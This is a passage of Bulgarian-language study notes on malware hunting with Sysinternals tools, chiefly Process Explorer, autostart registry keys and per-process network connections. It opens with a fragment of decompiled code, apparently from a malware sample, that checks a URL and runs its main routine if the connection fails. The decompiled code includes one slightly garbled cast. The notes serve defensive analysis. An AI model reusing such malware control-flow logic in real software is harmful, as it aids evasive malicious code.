24     *puVar4 = *puVar3;
25     puVar3 = puVar3 + 1;
26     puVar4 = puVar4 + 1;
27 }
28 *(undefined *)puVar4 = *(undefined *)puVar3;
29 local_17 = 0;
30 local_13 = 0;
31 local_f = 0;
32 local_b = 0;
33 local_7 = 0;
34 local_3 = 0;
35 local_1 = 0;
36 hInternet = InternetOpenA((LPCSTR)0x0.1, (LPCSTR)0x0, (LPCSTR)0x0, 0);
37 pvVar1 = InternetOpenUrlA(hInternet, (LPCSTR)local_50, (LPCSTR)0x0, 0, 0x84000000, 0);
38 if (pvVar1 == (HINTERNET)0x0) {
39     InternetCloseHandle(hInternet);
40     InternetCloseHandle(0);
41     real_things_happens_here();
42     return 0;
43 }
44 InternetCloseHandle(hInternet);
45 InternetCloseHandle(pvVar1);
46 return 0;
47 }
```

Malware hunting with Sysinternals Tool <https://learn.microsoft.com/en-us/sysinternals/> - всички са portable, а има на сайта и Live – версии, които могат онлайн да се стартират от сайта без теглене. Suite е версия, която обединява всички инструменти, а отделните програми са подредени по категории вляво, откъдето може по-лесно да се ориентираме коя точно ни трябва. Създадена е 1996 г и периодично проф. я използва от около 1998-9 г.

[→](#) [↺](#) [🏠](#) [🔒](#) [🔗](#) [https://docs.microsoft.com/en-us/sysinternals/](#) [📄](#) [☆](#)

Sysinternals Downloads Community Resources

[Docs](#) / [Sysinternals](#)

Filter by title

Home

▼ Downloads

Downloads

> File and Disk Utilities

> Networking Utilities

> Process Utilities

> Security Utilities

> System Information

> Miscellaneous

Sysinternals Suite

[Community](#) 



Windows Sysinternals


08/18/2021 • 3 minutes to read •       +4

The Sysinternals web site was created in 1996 by [Mark Russinovich](#)  to host his advanced system utilities and technical information. Whether you're an IT Pro or a developer, you'll find Sysinternals utilities to help you manage, troubleshoot and diagnose your Windows systems and applications.


- Read the official guide to the Sysinternals tools, [Troubleshooting with the Windows Sysinternals Tools](#)
- Read the [Sysinternals Blog](#)  for a detailed change feed of tool updates
- Watch Mark's Sysinternals Update videos on [YouTube](#) 
- Watch Mark's top-rated [Case-of-the-Unexplained](#) troubleshooting presentations and other webcasts
- Read Mark's [Blog](#)  which highlight use of the tools to solve real problems

<https://learn.microsoft.com/en-us/sysinternals/downloads/>


След изтегляне и разархивиране виждаме, че можем да го отворим с CMD:




Показва всички инструменти.



Ако харесаме някой инструмент, просто го копираме и го извикваме после като команда



Много от инструментите имат GUI, но има и такива, които се стартират от CMD и трябва да ползваме help. Ние ще използваме processxp64.exe – като админ.



Process Explorer - Sysinternals: www.sysinternals.com [EXPAT\Expat] (Administrator)

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		12,844 K	91,640 K	108		
System Idle Process	84.42	60 K	8 K	0		
System	0.60	192 K	36 K	4		
Interrupts	0.80	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,060 K	716 K	412	Windows Session Manager	Microsoft Corporation
Memory Compression		1,076 K	70,288 K	2784		
csrss.exe		1,984 K	5,108 K	640	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,348 K	5,784 K	772	Windows Start-Up Application	Microsoft Corporation
services.exe		5,472 K	10,292 K	904	Services and Controller app	Microsoft Corporation
svchost.exe		9,912 K	25,684 K	596	Host Process for Windows S...	Microsoft Corporation
dlhst.exe		3,116 K	9,956 K	7032	COM Surrogate	Microsoft Corporation
StartMenuExperience		30,568 K	72,784 K	7640		
RuntimeBroker.exe		5,984 K	23,980 K	7776	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		13,596 K	46,636 K	7368	Runtime Broker	Microsoft Corporation
WmiPrvSE.exe	1.47	11,060 K	19,252 K	8336	WMI Provider Host	Microsoft Corporation
SettingSyncHost.exe		4,624 K	7,104 K	8344	Host Process for Setting Syn...	Microsoft Corporation
dlhst.exe		6,296 K	15,092 K	1780	COM Surrogate	Microsoft Corporation
TextInputHost.exe		16,044 K	45,816 K	9496		Microsoft Corporation
unsecapp.exe		1,868 K	7,932 K	10832	Sink to receive asynchronou...	Microsoft Corporation
RuntimeBroker.exe		4,188 K	23,364 K	11736	Runtime Broker	Microsoft Corporation
ApplicationFrameHost...		10,784 K	30,172 K	1720	Application Frame Host	Microsoft Corporation
HxOutlook.exe	0.46	185,404 K	271,804 K	1168	Microsoft Outlook	Microsoft Corporation
RuntimeBroker.exe		9,216 K	41,328 K	3476	Runtime Broker	Microsoft Corporation
HxTar.exe	< 0.01	68,036 K	111,152 K	8104	Microsoft Outlook Communic...	Microsoft Corporation
CompPkgSrv.exe		1,708 K	8,772 K	10536	Component Package Suppor...	Microsoft Corporation
SearchApp.exe	Susp...	172,568 K	236,584 K	11792	Search application	Microsoft Corporation
WmiPrvSE.exe		2,312 K	9,608 K	12896	WMI Provider Host	Microsoft Corporation
svchost.exe	< 0.01	7,488 K	13,896 K	1068	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	2,768 K	7,772 K	1116	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,232 K	4,288 K	1296	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,208 K	9,136 K	1344	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,884 K	11,164 K	1356	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,700 K	15,612 K	1404	Host Process for Windows S...	Microsoft Corporation
winfpmontor.exe	< 0.01	2,776 K	3,156 K	1936	Free Download Manager Ed...	FreeDownloadManager.org
conhost.exe	< 0.01	6,676 K	2,292 K	2984	Console Window Host	Microsoft Corporation

Може да използваме и Live-версията, някои от програмите ще искат първо изтегляне

← → ↻ 🏠 🔒 <https://live.sysinternals.com>

Date	Time	Process
Tuesday, June 22, 2021	2:58 PM	accesschk.exe
Tuesday, June 22, 2021	2:58 PM	accesschk64.exe
Wednesday, November 1, 2006	2:06 PM	AccessEnum.exe
Wednesday, November 4, 2020	8:52 PM	AdExplorer.chm
Wednesday, November 4, 2020	8:52 PM	AdExplorer.exe
Wednesday, November 4, 2020	8:52 PM	6173...
Monday, September 14, 2020	2:43 AM	4016
Monday, September 14, 2020	2:36 AM	51060
Monday, September 14, 2020	2:33 AM	17724
Wednesday, November 25, 2020	9:59 AM	3495
Wednesday, November 25, 2020	9:59 AM	4509
Friday, August 20, 2021	10:02 PM	< d...
Monday, April 6, 2020	4:25 AM	3410
Monday, April 6, 2020	4:24 AM	4412
Wednesday, September 1, 2021	5:09 PM	245
Wednesday, September 1, 2021	5:09 PM	21625
Friday, April 23, 2021	5:04 PM	7658
Wednesday, September 1, 2021	5:09 PM	25747
Friday, April 23, 2021	5:04 PM	7888

Opening Autoruns.exe

You have chosen to open:

Autoruns.exe


which is: exe File (2.1 MB)

from: <https://live.sysinternals.com>


Would you like to save this file?

Save File Cancel


Друг начин за стартиране е чрез извикване на URL + името на инструмента:




Ако същия URL отворим през браузъра, ще изка изтегляне и стартиране от CMD като админ




ProceXP64.exe = process explorer, е по-мощна версия на Task Manager за мониторинг на процесите. Ако се задържи Shift върху разархивираната папка, има възможност за Open -> CMD as Admin, или в моя случай PowerShell



Всеки процес и услуга са в различен цвят, по което можем да определим и дали са пакет. За да разберем цветовете по-добре: Options -> Configure Colors



При стартиране на нов процес – зелено, преди да бъде приключен – червено, сиво – процесът е стартиран от същия потребител, който е извикал и ProcExp64.exe, в розово са услугите, като, ако те са стартирани от друг потребител, могат да са с различен цвят. Подозрителните са в тъмно сиво, като по това може да се ориентираме дали са опасни, а се случва и преди краш, някои процеси да се маркират така, преди WS да се справи с грешката. В лилаво са Packed Images – програмата смята, че има скрит код в тях и трябва да ги сканираме за вируси. В ярко синьо е Immerse Process – потопен, т.е. използва API – програма посредник.



Горните правоъгълни графични прозорчета под заглавното меню могат да се кликнат и разтворят. С Д.б. върху процеса -> Window може да го отворим. Ако не е достъпно, значи приложението вече е отворено на нашия компютър. Kill process tree – прекратява не само процеса, но и децата му. Suspend – прави го неактивен, така че други процеси да го използват. Create dump – за troubleshooting purposes.

Процес -> Properties -> Autostart Location – отваря мястото в регистъра

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

	Name	Type	Data
>	CloudExperienceHost		
>	CloudStore		
>	ConnectedSearch		
>	ContentDeliveryManager		
>	Controls Folder		
>	Controls Folder (Wow64)		
>	Cortana		
>	DeviceSetup		
>	Diagnostics		
>	DifxApp		
>	Explorer		
>	Ext		
>	Extensions		
	(Default)	REG_SZ	(value not set)
	CCleaner Smart Cleaning	REG_SZ	"C:\Program Files\CCleaner\CCleaner64.exe" /MO.
	CiscoMeetingDaemon	REG_SZ	"C:\Users\Expat\AppData\Local\WebEx\ciscowe...
	com.squirrel.Teams.Teams	REG_SZ	C:\Users\Expat\AppData\Local\Microsoft\Teams...
	EPLTarget{P00000000000000000000000000000000}	REG_SZ	C:\WINDOWS\system32\spool\DRIVERS\64\3\E_Y...
	Free Download Manager	REG_SZ	"C:\Program Files\FreeDownloadManager.ORG\Fr...
	GoogleDriveSync	REG_SZ	"C:\Program Files\Google\Drive\googledrivesync...
	OneDrive	REG_SZ	"C:\Users\Expat\AppData\Local\Microsoft\OneDri...
	Rainlendar2	REG_SZ	C:\Program Files\Rainlendar2\Rainlendar2.exe
	RoboForm	REG_SZ	"C:\Program Files (x86)\Siber Systems\AI RoboFor...
	Skype for Desktop	REG_SZ	C:\Program Files (x86)\Microsoft\Skype for Deskto...

Firefox -> Properties -> TCP/IP

firefox.exe:8280 Properties

Image Performance Performance Graph Disk and Network

GPU Graph Threads TCP/IP Security Environment Strings

☒ Resolve addresses


P...	Local Address	Remote Address	State
TCP	expat:1048	ec2-52-13-167-201...	ESTABLISHED
TCP	expat:3666	104.16.249.249:https	ESTABLISHED
TCP	expat:15470	server-13-226-235...	ESTABLISHED
TCP	expat:13246	expat:13247	ESTABLISHED
TCP	expat:13247	expat:13246	ESTABLISHED

Съвсем нормално е този браузър да има такива връзки към интернет, но ако имаме процес, който е някакъв .dll, не виждаме Process Description | Company Name, значи вероятно е вирус

